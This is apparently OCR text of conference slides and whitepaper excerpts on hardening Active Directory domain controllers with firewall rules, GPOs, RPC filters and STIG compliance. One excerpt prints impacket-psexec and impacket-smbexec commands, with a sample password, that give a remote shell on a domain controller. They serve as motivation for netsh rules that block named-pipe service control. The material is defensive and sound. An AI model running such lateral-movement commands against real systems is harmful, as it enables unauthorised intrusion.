Active Directory Domain Controller - W32Time (NTP-UDP-In)	UDP	123	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	C:\Windows\System32\svchost.exe	w32time
Active Directory Domain Controller (RPC)	TCP	RPC Dynamic Ports	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	C:\Windows\System32\lsass.exe	Any
Active Directory Domain Controller (RPC-EPMAP)	TCP	RPC Endpoint Mapper	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	C:\Windows\system32\svchost.exe	rpcss
Active Directory Web Services (TCP-In)	TCP	9389	10.220.1.0/24, 10.220.3.0/24	C:\Windows\ADWS\Microsoft.Activ...	adws
COM+ Remote Administration (DCOM-In)	TCP	RPC Dynamic Ports	10.220.1.0/24, 10.220.3.0/24	C:\Windows\system32\dllhost.exe	COMSysApp
Core Networking - Destination Unreachable (ICMPv6-In)	ICMPv6	Any	Any	System	Any
Core Networking - Destination Unreachable Fragmentation Needed (ICMPv4-In)	ICMPv4	Any	Any	System	Any
Core Networking - Neighbor Discovery Advertisement (ICMPv6-In)	ICMPv6	Any	Any	System	Any
Core Networking - Neighbor Discovery Solicitation (ICMPv6-In)	ICMPv6	Any	Any	System	Any
Core Networking - Packet Too Big (ICMPv6-In)	ICMPv6	Any	Any	System	Any
Core Networking - Parameter Problem (ICMPv6-In)	ICMPv6	Any	Any	System	Any
Core Networking - Time Exceeded (ICMPv6-In)	ICMPv6	Any	Any	System	Any
DFS Management (TCP-In)	TCP	RPC Dynamic Ports	10.220.1.0/24, 10.220.3.0/24	C:\Windows\system32\dfsfrsHost.exe	Any
DFS Replication (RPC-In)	TCP	RPC Dynamic Ports	10.220.1.0/24	C:\Windows\system32\dfsrs.exe	Dfsr
DNS (TCP, Incoming)	TCP	53	Any	C:\Windows\System32\dns.exe	dns

Host-Based vs. Network Firewalls



Protocol Classification Question 1:

How should we classify the **RDP** protocol?

a) Client Traffic (Workstations, Servers)

b) Management Traffic (PAWs / Tier Zero Jump Servers)

Protocol Classification Question 2:

How should the **LDAP** protocol be classified?

a) Client Traffic (Workstations, Servers)

b) Management Traffic (PAWs / Tier Zero Jump Servers / ITDR)

Note: Domain Controller Security Hardening

- **Firewall + Network Segmentation**
- SMB Signing
- LDAP Signing
- IIS Extended Protection for Authentication
- App Allowlisting
- Windows Server Core
- Limit NTLM
- Kerberos Armoring
- Tiered Admin Model
- AV + EDR + ITDR
- Windows Update

…

Note: Identity-Centric Security and Zero Trust

Image Source: Microsoft

HYBRID IDENTITY PROTECTION conf25

CHARLESTON

Domain Controller Firewall Project

Goal: Scripted GPO Management

Domain Controller Firewall

Data collected on: 11/14/2024 6:07:47 PM

General

Computer Configuration (Enabled)

Policies

Windows Settings

Scripts

Startup

For this GPO, Script order: Not configured

Name

FirewallConfiguration.bat

Security Settings

Windows Firewall with Advanced Security

Administrative Templates

Policy definitions (ADMX files) retrieved from the central store.

MS Security Guide

MSS (Legacy)

Network/DNS Client

Network/Network Connections/Windows Defender Firewall/Domain Profile

RPC Static Ports

Windows Components/Microsoft Defender Antivirus/Microsoft Defender Exploit Guard/Attack Surface Reduction

Windows Components/Microsoft Defender Antivirus/Microsoft Defender Exploit Guard/Network Protection

User Configuration (Disabled)

Goal: Infrastructure as Code (IaC)

```
{
    "$schema": "Set-ADDSFirewallPolicy.schema.json",
    "GroupPolicyObjectName": "Domain Controller Firewall",
    "LogDroppedPackets": true,
    ""      You, 2 seconds ago • Uncommitted changes
}
```

- BlockWmiCommandExecution
- ClientAddresses
- DfsrStaticPort
- DisableLLMNR
- DisableMDNS
- DisableNetbiosBroadcasts

Indicates whether to block process creations originating from PSExec and WMI commands using Defender ASR.

Firewall

Name	Protocol	Local Port	Remote Address
Active Directory Domain Controller - Echo Request (ICMPv4-In)	ICMPv4	Any	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Domain Controller - Echo Request (ICMPv6-In)	ICMPv6	Any	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Domain Controller - LDAP (TCP-In)	TCP	389	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Domain Controller - LDAP (UDP-In)	UDP	389	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Domain Controller - LDAP for Global Catalog (TCP-In)	TCP	3268	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Domain Controller - SAM/LSA (NP-TCP-In)	TCP	445	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Domain Controller - SAM/LSA (NP-UDP-In)	UDP	445	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Domain Controller - Secure LDAP (TCP-In)	TCP	636	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Domain Controller - Secure LDAP for Global Catalog (TCP-In)	TCP	3269	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Domain Controller - W32Time (NTP-UDP-In)	UDP	123	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Domain Controller (RPC)	TCP	RPC Dynamic Ports	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Domain Controller (RPC-EPMAP)	TCP	RPC Endpoint Mapper	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.
Active Directory Web Services (TCP-In)	TCP	9389	10.220.1.0/24, 10.220.3.0/24

HYBRID IDENTITY PROTECTION conf25

CHARLESTON


DEMO:

Domain Controller Firewall Project

Custom Rules Sample


```powershell
# Create Inbound rule "Semperis ADSM Agent (TCP-In)"
# Purpose: AD change monitoring and restore
New-NetFirewallRule -GPOSession $GPOSession `
                    -Name 'Semperis-ADSM-Agent-TCP-In' `
                    -Group 'Semperis Agents' `
                    -DisplayName 'Semperis ADSM Agent (TCP-In)' `
                    -Description 'Inbound rule for Semperis ADSM Agent [TCP 8750]' `
                    -Enabled True `
                    -Profile Any `
                    -Direction Inbound `
                    -Action Allow `
                    -Protocol TCP `
                    -LocalPort 8750 `
                    -RemoteAddress $RemoteManagementAddresses `
                    -Program '%ProgramFiles%\Semperis\ADSM\Semperis.ExecuterSvcHost.exe' `
                    -Verbose:$isVerbose > $null
```

Network Service Discovery: TCP and UDP Listeners



Computer	Protocol	LocalPort	OwningProcess	Process	Services
CONTOSO-DC.contoso.com	TCP	22	3,268	C:\Windows\System32\OpenSSH\sshd.exe	sshd
CONTOSO-DC.contoso.com	TCP	53	3,148	C:\Windows\system32\dns.exe	DNS
CONTOSO-DC.contoso.com	TCP	80	4		
CONTOSO-DC.contoso.com	UDP	123	1,232	C:\Windows\system32\svchost.exe -k LocalService	W32Time
CONTOSO-DC.contoso.com	TCP	135	628	C:\Windows\system32\svchost.exe -k RPCSS -p	RpcEptMapper,RpcSs
CONTOSO-DC.contoso.com	TCP	389	780	C:\Windows\system32\lsass.exe	Kdc,KdsSvc,KeyIso,Netlogon,NTDS,SamSs,VaultSvc
CONTOSO-DC.contoso.com	UDP	389	780	C:\Windows\system32\lsass.exe	Kdc,KdsSvc,KeyIso,Netlogon,NTDS,SamSs,VaultSvc
CONTOSO-DC.contoso.com	TCP	445	4		
CONTOSO-DC.contoso.com	TCP	3,389	1,132	C:\Windows\System32\svchost.exe -k termsvcs	TermService
CONTOSO-DC.contoso.com	UDP	3,389	1,132	C:\Windows\System32\svchost.exe -k termsvcs	TermService
CONTOSO-DC.contoso.com	UDP	5,353	1,344	C:\Windows\system32\svchost.exe -k NetworkService -p	Dnscache
CONTOSO-DC.contoso.com	TCP	9,389	8	C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe	ADWS
CONTOSO-DC.contoso.com	TCP	49,668	2,428	C:\Windows\System32\spoolsv.exe	Spooler
CONTOSO-DC.contoso.com	TCP	59,902	7,796	C:\Windows\system32\certsrv.exe	CertSvc

Troubleshooting



date	time	path	action	pid	src-ip	src-port	dst-ip	dst-port
2024-03-22	18:52:13	SEND	DROP	4	10.220.1.3	57036	10.220.1.4	443
2024-03-22	18:52:14	SEND	DROP	4	10.220.1.3	57036	10.220.1.4	443
2024-03-22	18:52:16	SEND	DROP	4	10.220.1.3	57036	10.220.1.4	443
2024-03-22	18:52:19	RECEIVE	DROP	4	10.220.1.1	137	10.220.1.255	137
2024-03-22	18:52:20	SEND	DROP	4	10.220.1.3	57036	10.220.1.4	443
2024-03-22	18:52:20	RECEIVE	DROP	4	10.220.1.1	137	10.220.1.255	137
2024-03-22	18:52:21	RECEIVE	DROP	4	10.220.1.1	137	10.220.1.255	137
2024-03-22	18:52:35	SEND	DROP	1064	fe80::ec...	546	ff02::1:2	547
2024-03-22	18:53:00	RECEIVE	DROP	4	10.220.1.1	137	10.220.1.255	137
2024-03-22	18:53:01	RECEIVE	DROP	4	10.220.1.1	137	10.220.1.255	137

Whitepaper

While the built-in Windows tools use the TCP/IP transport, hacktools commonly utilize the \PIPE\svcctl SMB named pipe to execute code on remote systems:

```
impacket-psexec 'contoso/Admin:Pa$$w0rd@contoso-dc'

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on contoso-dc.....
[*] Found writable share ADMIN$
[*] Uploading file vQfMdUbQ.exe
[*] Opening SVCManager on contoso-dc.....
[*] Creating service hOdT on contoso-dc.....
[*] Starting service hOdT.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>

impacket-smbexec 'contoso/Admin:Pa$$w0rd@contoso-dc'

Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

The following sequence of `netsh.exe` commands can be used to block MS-SCMR connections over named pipes, while still allowing the TCP/IP traffic used by legitimate tools:

```
rpc filter
add rule layer=um actiontype=block filterkey=d0c7640c-9355-4e52-8335-c12835559c10
add condition field=protocol matchtype=equal data=ncacn_np
add condition field=if_uuid matchtype=equal
    data=367ABB81-9844-35F1-AD32-98F038001003
add filter
```

2.11.3 [MS-TSCH]: Task Scheduler Service Remoting Protocol

The [MS-TSCH]: Task Scheduler Service Remoting Protocol with UUID 86D35949-83C9-4044-B424-DB363231FD0C is used by the built-in `taskschd.msc` console and the `schtasks.exe` utility to remotely manage scheduled tasks:

```
schtasks.exe /query /s contoso-dc /tn "\Microsoft\Windows\BitLocker\BitLocker
    Encrypt All Drives"

Folder: \Microsoft\Windows\BitLocker
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
BitLocker Encrypt All Drives             N/A                    Ready
```

While the built-in Windows tools use the TCP/IP transport, hacktools commonly utilize the \PIPE\atsvc SMB named pipe to execute code on remote systems:

File path	Description
GPO\PolicyDefinitions\en-US\MSS-legacy.adml	English localization file for the MSS-legacy.admx template
GPO\PolicyDefinitions\en-US\SecGuide.adml	English localization file for the SecGuide.admx template


2.13 Security Standards Compliance

2.13.1 Security Technical Implementation Guide (STIG)

The Security Technical Implementation Guide (STIG) for Microsoft Windows Defender Firewall with Advanced Security was developed and published by Defense Information Systems Agency (DISA) as a tool to improve the security of Department of Defense (DOD) information systems.

Our firewall configuration is compliant with the majority of the STIG requirements out-of-the-box. The configuration file can easily be modified to achieve full compliance. The following table of requirements corresponds to the Version 2, Release 2 of the STIG, published on November 9th, 2023.

Group ID	Severity	Rule Title	Compliance
V-241989	CAT II	Windows Defender Firewall with Advanced Security must be enabled when connected to a domain.	☑
V-241990	CAT II	Windows Defender Firewall with Advanced Security must be enabled when connected to a private network.	☑
V-241991	CAT II	Windows Defender Firewall with Advanced Security must be enabled when connected to a public network.	☑
V-241992	CAT I	Windows Defender Firewall with Advanced Security must block unsolicited inbound connections when connected to a domain.	☑



HYBRID IDENTITY PROTECTION conf25


CHARLESTON

Outbound Traffic

